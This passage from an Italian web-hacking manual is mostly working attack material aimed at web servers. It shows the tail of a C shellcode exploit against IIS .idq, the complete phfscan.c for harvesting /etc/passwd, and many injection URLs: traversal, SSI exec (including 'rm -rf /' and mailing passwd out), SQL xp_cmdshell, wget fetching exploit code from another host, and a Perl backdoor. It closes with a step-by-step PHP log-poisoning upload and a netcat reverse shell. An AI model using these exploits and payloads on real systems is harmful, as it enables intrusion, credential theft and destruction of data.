            printf("connect error:[%d].\n",s);
            kill(pid,SIGTERM);
            return -5;
        }

        j = strlen(shellcode);
        *(unsigned int *)&shellcode[GMHANDLEA_OFFSET] = GMHANDLEA;
        *(unsigned int *)&shellcode[GPADDRESS_OFFSET] = GPADDRESS;
        port = htons(PORT);
#if MASKING
        port ^= PORTMASK;
        cb ^= ADDRMASK;
        *(unsigned short *)&shellcode[PORTMASK_OFFSET] = PORTMASK;
        *(unsigned int *)&shellcode[ADDRMASK_OFFSET] = ADDRMASK;
#endif
        *(unsigned short *)&shellcode[PORT_OFFSET] = port;
        *(unsigned int *)&shellcode[ADDR_OFFSET] = cb;
        for(i=0;i<strlen(shellcode);i++)
        {
            if((shellcode[i]==0x0a)||
               (shellcode[i]==0x0d)||
               (shellcode[i]==0x3a))
```

```
            break;
        }
        if(i!=j)
        {
            printf("bad portno or ip address...\n");
            close(s);
            kill(pid,SIGTERM);
            return -6;
        }

        memset(buf,1,sizeof(buf));
        p = &buf[OFFSET-2];
        sprintf(p,"%s",forwardjump);
        p += strlen(forwardjump);
        *p++ = 1;
        *p++ = '%';
        *p++ = 'u';
        sprintf(p,"%04x",(RET>>0)&0xffff);
        p += 4;
        *p++ = '%';
        *p++ = 'u';
        sprintf(p,"%04x",(RET>>16)&0xffff);
        p += 4;
        *p++ = 1;
        sprintf(p,"%s",jump_to_shell);

        memset(buf2,NOP,sizeof(buf2));
        memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-strlen(storage)-1],storage,strlen(storage));
        memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-1],shellcode,strlen(shellcode));
        buf2[sizeof(buf2)-1] = 0;

        sprintf(buf3,"GET /a.idq?%s=a HTTP/1.0\r\nShell: %s\r\n\r\n",buf,buf2);
        write(s,buf3,strlen(buf3));

        printf("---");
        for(i=0;i<strlen(buf3);i++)
        {
            if((i%16)==0)
                printf("\n");
            printf("%02X ",buf3[i]&0xff);
        }
        printf("\n---\n");

        wait(0);
        sleep(1);
        shutdown(s,2);
        close(s);

        printf("Done.\n");
    }
    else
    {
        s = get_connection(PORT);
        j = 0;
        while((i=fread(buf,1,sizeof(buf),fp)))
        {
            write(s,buf,i);
            j += i;
            printf(".");
            fflush(stdout);
```

```
        }
        fclose(fp);
        printf("\n%d bytes send...\n",j);

        shutdown(s,2);
        close(s);
    }

    return 0;
}
```

Fingerprinting e attacchi sulla porta 80

Come abbiamo detto, e anche visto in alcuni casi, esistono situazioni legate alla cattiva gestione fatta dai WEB server rispetto alle stringhe passate come argomenti, che permettono di creare problemi alcuni dei quali legati appunto alla security.
Da questo punto di vista è possibile provare qualsiasi combinazione di tasti, anche quelli che di fatto non sono riportati in nessuna lista.
Altri tipi di problemi sono portati dalla presenza di files particolari che generalmente vengono utilizzati per determinati scopi come ad esempio il caso del file PHF che ha come scopo quello di gestire come utility CGI-BIN un indirizzario di numeri telefonici.
Vediamo alcuni casi di problemi presenti su alcuni siti WEB causati da caratteri particolari o da files lasciati sul sistema dall'amministratore.

Il file PHF

Come abbiamo appena detto il file PHF server a gestire l'aggiornamento di un indirizzario di numeri telefonici.
L'uso anomale del comando potrebbe in un sistema Unix portare a vedere il contenuto di un file come potrebbe essere quello degli utenti ovvero passwd.

```
http://thegnome.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Il seguente scanner ricerca sistemi che possiedano il problema legato a PHF.

```
/*
     phfscan.c
     June, 1996
     By Alhambra
     alhambra@infonexus.com

     A production of The Guild Corporation, 1996

       A quick hack to make scanning for hosts which still have the phf bug.
     Accepts hosts to scan from stdin, and writes whatever it gets back to
     stdout.  Plenty of room for optimization, and features that could be
     added include forking off multiple copies for concurrent scans, etc,
etc.
     Do it yourself...that's how you learn.

     The effectiveness of this program for getting password files isn't
     what it once was...we see only around a 30% success ratio at getting
     /etc/passwd from hosts that would have been vulnerable once upon a
time.
     But that's still something...

      Use:
       phfscan < infile > outfile

*/
#include <sys/stat.h>
```

```
#include <sys/types.h>
#include <termios.h>
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/syslog.h>
#include <sys/param.h>
#include <sys/times.h>
#ifdef LINUX
#include <sys/time.h>
#endif
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/signal.h>
#include <arpa/inet.h>
#include <netdb.h>
int FLAG = 1;
int Call(int signo)
{
 FLAG = 0;
}

main (int argc, char *argv[])
{
  char host[100], buffer[1024], hosta[1024],FileBuf[8097];
  int outsocket, serv_len, len,X,c,outfd;
  struct hostent *nametocheck;
  struct sockaddr_in serv_addr;
  struct in_addr outgoing;

  char PHFMessage[]="GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd\n";
  /* yp version...use as needed...*/
/* char PHFMessage[]="GET /cgi-
bin/phf?Qalias=x%0a/usr/bin/ypcat%20passwd\n";*/

  while(fgets(hosta,100,stdin))
    {
      if(hosta[0] == '\0')
       break;
      hosta[strlen(hosta) -1] = '\0';
      write(1,hosta,strlen(hosta)*sizeof(char));
       write(1,"\n",sizeof(char));
      outsocket = socket (AF_INET, SOCK_STREAM, 0);
      memset (&serv_addr, 0, sizeof (serv_addr));
      serv_addr.sin_family = AF_INET;

      nametocheck = gethostbyname (hosta);

      /* Ugly stuff to get host name into inet_ntoa form */
      (void *) memcpy (&outgoing.s_addr, nametocheck->h_addr_list[0],
                     sizeof (outgoing.s_addr));
      strcpy (host, inet_ntoa (outgoing));
      serv_addr.sin_addr.s_addr = inet_addr (host);
      serv_addr.sin_port = htons (80);
      signal(SIGALRM,Call);
      FLAG = 1;

      alarm(10);

      X=connect (outsocket, (struct sockaddr *) &serv_addr, sizeof
(serv_addr));
      alarm(0);

      if(FLAG == 1 && X==0){
       write(outsocket,PHFMessage,strlen(PHFMessage)*sizeof(char));
       while((X=read(outsocket,FileBuf,8096))!=0)
         write(1,FileBuf,X);
```

```
            }
           close (outsocket);
        }
    return 0;
}
```

test-cgi

Un altro file che spesso viene dimenticato all'interno dei WEB Server è un CGI che serve a testare che le variabili d'ambiente ede altre informazioni vengano passate correttamente alle query.

```
http://thegnome.com/cgi-bin/test-cgi?\whatever
```

La risposta potrebbe essere :

```
CGI/1.0 test script report:

argc is 0. argv is .

SERVER_SOFTWARE = NCSA/1.4B
SERVER_NAME = thegnome.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.0
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT = text/plain, application/x-html, application/html,
 text/html, text/x-html
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/test-cgi
QUERY_STRING = whatever
REMOTE_HOST = fifth.column.gov
REMOTE_ADDR = 200.200.200.200
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

Luso del carattere 0a può essere utilizzato all'interno di questo comando per fargli eseguire altre cose.

```
http://thegnome.com/cgi-bin/test-cgi?\help&0a/bin/cat%20/etc/passwd
```

I seguenti comandi possono listare i files dentro alla directory CGI-BIN.

```
http://thegnome.com/cgi-bin/test-cgi?* HTTP/1.0
http://thegnome.com/cgi-bin/test-cgi?x *
http://thegnome.com/cgi-bin/nph-test-cgi?* HTTP/1.0
http://thegnome.com/cgi-bin/nph-test-cgi?x *
```

Il carattere ~
Il carattere ~ viene usato durante il processo di risoluzione di un URL dal server.
Durante il settaggio del WEB l'amministratore può definire una UserDir del tipo /public_html/ in modo che il carattere ~ sostituisca tutto il nome della directory quando questa viene richiesta.
Alcuni server Unix che non hanno una directory /public_html/ tentano di risolvere la home directory listata dentro a /etc/passwd.
La seguente URL fornisce delle informazioni interessanti:

```
http://thegnome.com/~root
```

Se il server non è bloccato questa URL vi permette di accedere alla dircetory ROOT per cui diventa possibile accedere a qualsiasi file pubblico.

```
http://thegnome.com/~root/etc/passwd
```

Server Side Include

Alcune volte i dati che vengono inseriti dentro a dei database tramite pagine WEB, come ad esempio quelli dei libri degli ospiti, possono creare dei problemi dovuti all'interpretazione dei valori stessi.
In altre parole esiste un particolare statement che permette di includere del codice dentro a delle pagine e precisamente :

```
<!--  -->
```

Ora supponiamo di aver scritto dentro al libro degli ospiti il nostro nome.
La successiva visualizzazione della pagina ci mostrerà questo.
Se invece del nome avessimo scritto uno dei seguenti statement :

```
<!--#exec cmd="rm -rf /"-->
<!--#exec cmd="mail me@my.org < cat /etc/passwd"-->
<!--#exec cmd="chmod 777 ~ftp/incoming/uploaded_hack_script"-->
<!--#exec cmd="~ftp/incoming/uploaded_hack_script"-->
<!--#exec cmd="find / -name foobar -print"-->
```

il sistema visualizzando la linea stessa la interpreterebbe eseguendo il comando interno.

Problemi legati ai caratteri

All'inizio del capitolo abbiamo parlato di problemi legati all'uso di caratteri strani.
Il più comune tipo di attacco portato digitando caratteri strani è quello legato all'uso dei ".", ".." e "…".
Chiaramente il significato relativo ai percorsi potrebbe indurre alla creazione di qualche problema in particolar modo per quanto riguarda l'uso dentro a dei CGI.
Ad esempio :

```
http://www.websitek.it/cgi-bin/prova.cgi?file=../../../etc/passwd
```

Un altro carattere è la rappresentazione esadecimale delo spazio ovvero "%20".
Ad esempio :

```
http://www.websitek.it/cgi-bin/test.cgi?page=ls%20-al
```

Sempre relativo ai caratteri specificati come valori esadecimali è possibile usare la rappresentazione del carattere NULL.

Un esempio potrebbe essere il seguente.
In alcuni casi l'uso di comandi del tipo di quelli visti come :

```
http://www.websitek.it/cgi-bin/prova.cgi?file=../../../etc/passwd
```

non sono permessi dai servers in quanto questi potrebbero testare la presenza di un estensione .HTML al termine del comando.
Ilo seguente metodo di formulare il comando porterebbe il server ad essere ingannato.

```
http://www.websitek.it/cgi-
bin/prova.cgi?file=../../../etc/passwd%00.html
```

Il successivo carattere è quello definito di PIPE il quale generalmente viene utilizzato per eseguire più comandi specificando una sola linea di comando.
Ad esempio :

```
# cat passwd | more
```

oppure

```
# cat access_log | grep –i “..”
```

L’uso su una riga di comando indirizzata al WEB potrebbe essere :

```
http://www.websitek.it/cgi-bin/prova.cgi?page=../../../bin/ls|
```

Una variazione del comando, che per altro avrebbe richiesto l’esecuzione del comando ls in ambiente Unix, potrebbe essere :

```
http://www.websitek.it/cgi-bin/prova.cgi?page=../../../bin/ls%20-
al%20/etc|
```

Il comando richiederebbe il listato della directory /etc
Il carattere “;” permette di eseguire più comandi su una sola riga in ambiente Unix.
Ad esempio :

```
#id;uname –a
```

Un altro carattere che potrebbe indurre alla creazione di problemi con i WEB è il carattere apicetto (‘).
Questo crea problemi in particolar modo quando la stringa che lo contiene è indirizzata ad un database in quanto questo possiede per i sistemi SQL un significato particolare.
Facciamo un esempio :

```
http://host/cgi-bin/lame.asp?nome=’Flavio’;EXEC master.dbo.xp_cmdshall’cmd.exe dir’
```

I caratteri / possono anche loro costituire un problema per i WEB ma se dati con NETCAT.
Ricordiamoci che molti Browser il filtraggio di certi caratteri non lasciandoli passare per cui certi tipi di test devono essere condotti con programmi come NC che eseguono la scrittura in modalità RAW sulla porta del protocollo http.
Un esempio potrebbe esser :

```
http://www.host.com//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////7
```

Questa richiesta eseguirebbe la directory sul sistema di destinazione.
Un altro exploit molto recente ancora utilizzabile su molti sistemi è il seguente :

```
http://<img%09src=""%09onerror="document.scripts[0].src=%27http%5Cx3a%5Cx2f%
5Cx2fjscript.dk%5Cx2ftest.js%27;">script@YOUR.TLD/SomeNonExistantPath
```

Dove la richiesta esegue http://jscript.dk/test.js su YOUR.TLD il quale deve avere un installazione IIS.
I tipi di problemi che possono derivare dalla digitazione di caratteri strani possono essere di numero esagerato per cui sarebbe meglio tenere un database in modo tale che quando uno di questi bug viene a galla sarà sufficiente aggiungere a questo il tutto.
Facendo in questo modo la successiva volta che si cerca di testare un sistema è possibile farlo automaticamente ripetendo la stessa procedura che magari è stata eseguita già un numero grosso di volte.
Mi sembra inutile dire che in ogni caso esistono già programmi in circolazione che tra le altre funzioni che svolgono eseguono anche i test indirizzati ai WEB Servers.
In altri capitoli avevamo visto RETINA.
In questi software esiste il vantaggio che i database dei problemi vengono gestiti dalle case che hanno creato il pachetto.
Sulla rete esistono alcuni programmi scritti in Perl adatti a testare tutti i problemi con i WEB.
Uno di questi è :

```
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --

        -n+ *nmap output (machine format, v2.06+)
        -h+ *scan single host (IP or domain)
        -H+ *host list to scan (file)
        -F+ *(for unix multi-threaded front end use only)
        -s+  specifies the script database file (defaults to scan.db)
        -V   use virtual hosts when possible
        -p+  specify a different default port to use
        -S+  force server version (e.g. -S "Apache/1.3.6")
        -u+  user input; pass XXUser to script
        -i   more info (exploit information and such)
        -v   verbose.  Print more information
        -d   debug. Print extra crud++ (to STDERR)
        -W   HTML/web output
        -l+  log to file instead of stdout
        -a+  authorization username[:password]
        -P+  password file for -L and -U

        -I 1 IDS-evasive mode 1 (URL encoding)
        -I 2 IDS-evasive mode 2 (/./ directory insertion)
        -I 3 IDS-evasive mode 3 (premature URL ending)
        -I 4 IDS-evasive mode 4 (long URL)
        -I 5 IDS-evasive mode 5 (fake parameter)
        -I 6 IDS-evasive mode 6 (TAB separation) (not NT/IIS)
        -I 7 IDS-evasive mode 7 (case sensitivity)
        -I 8 IDS-evasive mode 8 (Windows  delimiter)
        -I 9 IDS-evasive mode 9 (session splicing) (slow)
        -I 0 IDS-evasive mode 0 (NULL method)

        -M 1 use HEAD method (default)
        -M 2 use GET method
        -M 3 use GET method w/ byte-range
        -M 4 use GET method w/ socket close

        -A 1 alternate db format: Voideye exp.dat
        -A 2 alternate db format: cgichk*.r (in rebol)
        -A 3 alternate db format: cgichk.c/messala.c (not cgiexp.c)

-- Utility options (changes whisker behavior):

        -U   brute force user names via directories
        -L+  brute force login name/password
             (parameter is URL; use with -a for username)

        + requires parameter;  * one must exist;

        (Note: proxy/bounce support has been removed until v2.0)
```

Questo dispone di librerie esterne con I vari test e quindi è un programma espandibile:

Un esempio di files con test per i server è :

```
#                             || version 1.4.0

server (xerox)
print - This seems to be a printer.
exit
endserver
```

```
server (printer)
print - This seems to be a printer.
exit
endserver

server (cisco ios technologies)
print - This seems to be a Cisco Catalyst switch.
exit
endserver

server (cisco)
exit
endserver

server (apache/1.0.3)
print - Apache 1.0.3 is used in Xerox printers
print - (i.e. this could be just a printer)
endserver

server (agranat-emweb)
print - Agranat's embedded webserver; http://www.agranat.com
print - The authentication realm is sometimes the product name
endserver

….. e cosi via.
```

Chiaramente certe possibilità di attacco sono offerte dai software che girano su certe macchine e altre volte dai linguaggi come ad esempio Java.
Il discorso dei linguaggi potrebbe essere molto ampio in quanto se il problema risiede dentro ad una libreria questo potrebbe essere tramandato a tutti i programmi compilati e linkati a quella.
Un caso molto famoso era stato, e i molti casi lo è ancora, quello relativo alla libreria standard del c in ambiente Unix LIBC.
Una delle funzioni interne legate all'input era passibile di buffer overflow per cui tutti i programmi compilati con questa LIBC erano in possesso dello stesso bug, ereditato dalla libreria stessa.
In altri casi i linguaggi possono permettere exploits legati ad esempio al controllo trasversale.
Ne è l'esempio i Servlet JAVA con i quali un carattere NULL (Null-Byte \000 | %00) può servire, se usato all'interno di un input da parte dell'utente usato direttamente con funzioni del tipo di "File" e "RandomAccessFile" potrebbe servire ad aprire files in modo arbitrario.
Ad esempio :

```
http://www.websitek.com/servlet/ShowContent?c=../../../../../etc/passwd%00
```

Anche i caratteri "." ".." e "..." possono essere utilizzati nella composizione di URL da passare attrvarso il browser.
Ad esempio :

```
http://host/cgi-bin/lame.cgi?file=../../../../etc/motd
```

La stringa di prima viene utilizzata con il "Message Of The Day" per ricavare determinate informazioni legate all'acquisizione di certi privilegi.
Il carattere '!' viene utilizzato contro i sistemi SSI(Server Side Include).
Un esempio è :

```
http://host1/something.php=<!%20--#include%20virtual="http://host2/fake-article.html"-->
```

Questo è solo un esempio di quello che un attaccante può fare ovvero includere un file da host2 e fare in modo che questo sembri apparire da host1.

Altri esempi per fare vedere come dei dati di fatto arrivano da un'altra destinazione sono :

```
http://host/search/search.cgi?query=< img%20src=http://host2/fake-article.jpg>
http://host/something.php?q=< img%20src=javascript:something-wicked-this-way-comes>
```

Il carattere può essere anche mascherato in esadecimale.
Questo può anche essere utilizzato per eseguire comandi :

```
http://host/something.php=<!%20#<!--#exec%20cmd="id"-->
```

Il carattere permette anche l’inclusione di files nascosti :

```
http://host/something.php=<!%20--#include%20virtual=".htpasswd"-->
```

Un altro problema potrebbe sorgere dall’uso dei caratteri "<?"

```
http://host/something.php=<? passthru("id");?>
```

La stringa di prima potrebbe permettere l’esecuzione di comandi utilizzando i privilegi dell’utente usato per l’esecuzione del WEB Server.
Anche il carattere ‘*’ potrebbe essere utilizzato.

```
http://host/index.asp?something=..\..\..\..\WINNT\system32\cmd.exe?/c+DIR+e:\WINNT\*.txt
http://host/blah.pl?somethingelse=ls%20*.pl
```

Molte volte in un WEB server gli utenti sono inseriti dentro a delle directory che sono precedute dal carattere ~.
Questo può essere utilizzato per vedere la directory di un certo utente.

```
http://host/~joe
```

Come saprete il carattere ‘ possiede un significato all’interno degli statement SQL per cui potrebbe essere utilizzato per la creazione di particolari stringhe di URL come ad esempio :

```
http://host/cgi-bin/lame.asp?name=john`;EXEC master.dbo.xp_cmdshell'cmd.exe dir c:'--
```

I caratteri " #, {} , ^ , e [] "possono anche loro essere utilizzati.

```
http://host/dont.pl?ask=/bin/echo%20"#!/usr/bin/perl%20stuff-that-binds-a-backdoor"%20>/tmp/back.pl;/usr/bin
/perl%20/tmp/back.pl%20-p1099
```

I caratteri “(e)” vengono usati per la creazione di sringhe con file PHP.

```
http://host/index.php?stupid=< img%20src=javascript:alert(document.domain)>
```

Il carattere + lo vedremo nel capitolo in cui parleremo esplicitamente dell’UNICODE BUG in quanto viene utilizzato per la composizione delle stringhe.

```
http://site/scripts/root.exe?/c+dir+c:\
```

I comandi più conosciuti che potrebbero essere eseguiti sono :

"/bin/ls"

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?doh=ls%20-al;
```

In ambiente windows un comando è sicuramente :

"cmd.exe"

http://host/scripts/something.asp=../../WINNT/system32/cmd.exe?dir+e:\

"/bin/id"

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/id|
http://host/cgi-bin/bad.cgi?doh=id;
```

"/bin/rm"

Si tratta del comando Unix per la rimozione di files.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/rm%20-rf%20*|
http://host/cgi-bin/bad.cgi?doh=rm%20-rf%20*;
```

"wget e tftp"

Questi sono ache I comandi usati da virus come Nimbda.

```
http://host/cgi-bin/bad.cgi?doh=../../../../path/to-wget/wget%20http://host2/Phantasmp.c|
http://host/cgi-bin/bad.cgi?doh=wget%20http://www.hwa-security.net/Phantasmp.c;
```

"cat"

E' l'equivalente del comando type sotto Unix.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/cat%20/etc/motd|
http://host/cgi-bin/bad.cgi?doh=cat%20/etc/motd;
```

"echo"

Il comando viene anche utilizzato abbinato con i caratteri di redirezione per la creazione di files.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt|
http://host/cgi-bin/bad.cgi?doh=echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt;
```

"ps"

Si tratta del comando PRINT STATUS di Unix che mostra lo stato dei processi.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/ps%20-aux|
http://host/cgi-bin/bad.cgi?doh=ps%20-aux;
```

"kill e killall"

Serve a killare un processo o tutti I processi sotto Unix.

```
http://host/cgi-bin/bad.cgi?doh=../bin/kill%20-9%200|
http://host/cgi-bin/bad.cgi?doh=kill%20-9%200;
```

"uname"

Richiede il nome host.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/uname%20-a|
http://host/cgi-bin/bad.cgi?doh=uname%20-a;
```

"cc, gcc, perl, python"

Anche I linguaggi possono essere utilizzati all'interno delle stringhe di comando passate tramite URL.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/cc%20Phantasmp.c|
http://host/cgi-bin/bad.cgi?doh=gcc%20Phantasmp.c;./a.out%20-p%2031337;
```

"mail"

Questo è uno dei gestori email sotto Unix.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/mail%20attacker@hostname%20<<%20/etc/motd|
http://host/cgi-bin/bad.cgi?doh=mail%20steele@jersey.whitehouse.gov%20<</tmp/wu-
2.6.1.c;
```

"xterm/altre X application"

I comandi di questo tipo possono essere utilizzati per guadagnare una shell.

```
http://host/cgi-bin/bad.cgi?doh=../../../../usr/X11R6/bin/xterm%20-display%20192.168.22.1|
http://host/cgi-bin/bad.cgi?doh=Xeyes%20-display%20192.168.22.1;
```

"chown, chmod, chgrp, chsh"

Anche questi comandi possono avere un utilizzo.

```
http://host/cgi-bin/bad.cgi?doh=../../../../bin/chmod%20777%20index.html|
http://host/cgi-bin/bad.cgi?doh=chmod%20777%20index.html;
http://host/cgi-bin/bad.cgi?doh=../../../../bin/chown%20zeno%20/etc/master.passwd|
http://host/cgi-bin/bad.cgi?doh=chsh%20/bin/sh;
http://host/cgi-bin/bad.cgi?doh=../../../../bin/chgrp%20nobody%20/etc/shadow|
```

Fino a questo punto abbiamo visto i comandi eseguibili che possono essere lanciati sfruttando dei problemi esistenti con la compilazione di certe URL.
In questo caso invece vediamo i files che potrebbero essere richiesti.

```
"/etc/passwd"
```

Si tratta del file password di Unix.

```
"/etc/shadow"
```

Questo è invece il file che contiene le password crittografate sotto Unix.

```
"/etc/inetd.conf"
```

Si tratta del file di configurazione dei servizi inetd.

```
".htpasswd, .htaccess, e .htgroup"
```

Sono I files di autenticazione usati da WEB Server come Apache.

```
"[drive-letter]:\winnt\repair\sam._ o [drive-letter]:winnt\repair\sam"
```

Il file della password hashate di Windows.
In altri casi le stringhe passate come URL possono servire a creare degli Overflow.

```
http://host/cgi-
bin/helloworld?type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Con NETCAT o con TELNET possono essere usate delle tecniche legate a degli header modificati.
Esempio 1:

```
su-2.05# telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET / HTTP/1.0
Referer: <!--#virtual include="somefile.log"-->     (Yes Referrer is spelt wrong)
User-Agent: <!--#exec cmd="/bin/id"-->
```

In questo caso l’attaccante inserisce un TAG SSI dentro ai campi “Referrer” e “User agent”
Esempio 2:

```
su-2.05# telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET / HTTP/1.0
Referer: < javascript-that-is-evil-so-there's-no-need-for-examples>
User-Agent: </html>
```

I caratteri possono essere anche specificati in formato esadecimale.
Il modo di specificarli è :

```
Esempio: %xx
```

```
%2e  = .  (Example: .. requests)
%3e  = >  (Example: Html/Javascript/SSI insertion. Mentioned in last paper)
%3c  = <  (Example: Html/Javascript/SSI insertion. Mentioned in last paper)
%2a  = *  (Examples Listed in chapter 2 of this paper)
%2b  = +  (Example: cmd.exe backdoor request. Also used as space)
%60  = `  (Examples Command execution. Mentioned in last paper)
%21  = !  (Example: SSI insertion. Mentioned in last paper)
%7c  = |  (Example: Command execution. Mentioned in last paper)
%3b  = ;  (Example: Command execution. Mentioned in last paper)
%7e  = ~  (Examples Listed in chapter2 of this paper)
%3f  = ?  (Example: Php/Mentioned in last paper)
%5c  = \  (Example: Possible Encoded Windows Directory Transversal Attempt)
%2f  = /  (Example: Possible Encoded Unix Directory Transversal Attempt)
%7b  = {  (Example: Possible trojan/backdoor upload attempt, possible
command argument)
%7d  = }  (Example: Possible trojan/backdoor upload attempt, possible
command argument)
%28  = (  (Example: Possible Cross Site Scripting attempt)
%29  = )  (Example: Possible Cross Site Scripting attempt)
%5b  = [  (Example: Possible trojan/backdoor upload attempt, possible
command argument)
%5d  = ]  (Example: Possible trojan/backdoor upload attempt, possible
command argument)
%5e  = ^  (Example: Possible trojan/backdoor upload attempt, possible
command argument)
```

Esempio:

```
http://host/script.ext?template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
```

Esiste un equivalenza come ad esempio :

```
1. %2e%2e%2f%2e%2e%2f%2e%2e%2f = ../../../
2. %65%74%63 = etc
3. %2f = /
4. %70%61%73%73%77%64 = passwd
```

Il metodo usato da UNICODE è invece :

Esempio: %xx%xx

```
http://127.0.0.1/scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+c:\
```

"%u" Encoded Requests

Esempio: %uxxxx

La richiesta :

```
http://host/lame.asp?asp=a.txt
```

potrebbe essere data come

```
http://host/lame.asp?asp=%u0061.txt
```

Guadagnare l'accesso a livello di ROOT con PHP

Una delle maggiori vulnerabilità di Windows coinvolge il linguaggio PHP mediante il quale è possibile riuscire a vedere dei files che sono residenti al di fuori delle normali directory dei files HTML di un WEB.
Il server deve avere PHP 4 e Apache 2.0.
Supponiamo che apache sia installato nella directory :

```
C:\APACHE
```

Mentre PHP nella directory :

```
C:\PHP\PHP.EXE
```

A questo punto dal browser digitiamo :

```
http://www.example.com/<?%20system('thecommandtoexecutewithpath');%20?>
```

Apache aggiunge questa linea al file access.log.
E' possibile richiedere la visualizzazione di questo file di log mediante :

```
http://www.example.com/php/php.exe?c:\apache\logs\access.log
```

Il modo di guadagnare l'accesso di root è eseguito chiedendo al webserver di eseguire un "reverse telnet" verso il vostro server eseguendo netcat nel seguente modo:

```
"nc          -l          -n          -v          -p          "
```

Vediamo come uplodare un file mediante l'exploit.
Creiamo un file di testo con alcune linee dentro chiamato mytesfile.txt
Controlliamo quanti bytes è il file di dimensioni
Testaimo che il file sia accessibile tramite il nostro webserver mediante

```
http://nostroweb/mytestfile.txt
```

Cerchiamo il file sul server digitando :

```
http://www.example.com/mytestfile.txt
```

Eseguiamo questa richiesta 4 volte anche se il server non sembrerà darci nulla.
Fate attenzione a non premere REFRESH se no il metodo non funziona.
Battiamo al richiesta sulla linea di comando del nostro browser.

```
http://www.example.com/<?$fp=fopen("http://nostroweb/mytestfile.txt"," rb");?>
```

Ora attendiamo 10 secondi e digitiamo nuovamente :

```
http://www.example.com/<?$contents=fread($fp,[DIMENSIONI_DEL_NOSTRO_FILE]);?>
```

Attendiamo nuovamente 10 secondi e battiamo :

```
http://www.example.com/<?$fq=fopen("c:/Apache2/htdocs/mytestfile.txt","wb");?>
```

Aspettiamo ancora 10 secondi e poi :

```
http://www.example.com/<?fwrite($fq,$contents);?>
```

Altri 10 secondi e poi richiediamo un file che non esiste:

```
http://www.example.com/nonexistantfile.htm
```

I soliti 10 secondi e poi rchiediamo a PHP di parserizzare il file di LOG di Apache.

```
http://www.example.com/php/php.exe?c:\apache2\logs\access.log
```

Ora premiamo il refresh per essere sicuri che il file sia perserizzato.
A questo punto controlliamo se il file è presente sul sito con :

```
http://www.example.com/mytestfile.txt
```

Chiaramente questo file è un semplice file di testo ma potrebbe essere un qualsiasi file compreso un trojan.
Avendo la possibilità di uplodare su di un sito un file con estensione .gif, .mp3 (nel nostro caso huf.gif) o altro contenente :

```
#------------
<?
phpinfo();
?>
#------------
```

Un attaccante potrà eseguire l'interprete PHP con :

```
http://www.example.com/php/php.exe/UPLOAD_DIRECTORY/huh.gif
```

Sempre in relazione a PHP è possibile sapere la struttura relativa all'installazione del EB SERVER.
Quando un amministratore installa Apache con PHP e aggiunge index.php al file di configurazione di Apache, questo prima guarda questo file nell'istante in cui invia indietro la pagina web di default per quella directory.
Inviando una richiesta OPTIONS al WEB Server questo rivela la struttura delle directory di PHP.
Inviando :


```
OPTIONS / HTTP/1.1
Host: 192.168.1.2
Accept: */*
```

Riceverete :

```
HTTP/1.1 500 Internal Server Error
Date: Sun, 03 Feb 2002 10:56:53 GMT
Server: Apache/2.0.28 (Win32)
Vary: accept-language
Accept-Ranges: bytes
Content-Length: 680
Connection: close
Content-Type: text/html; charset=ISO-8859-1

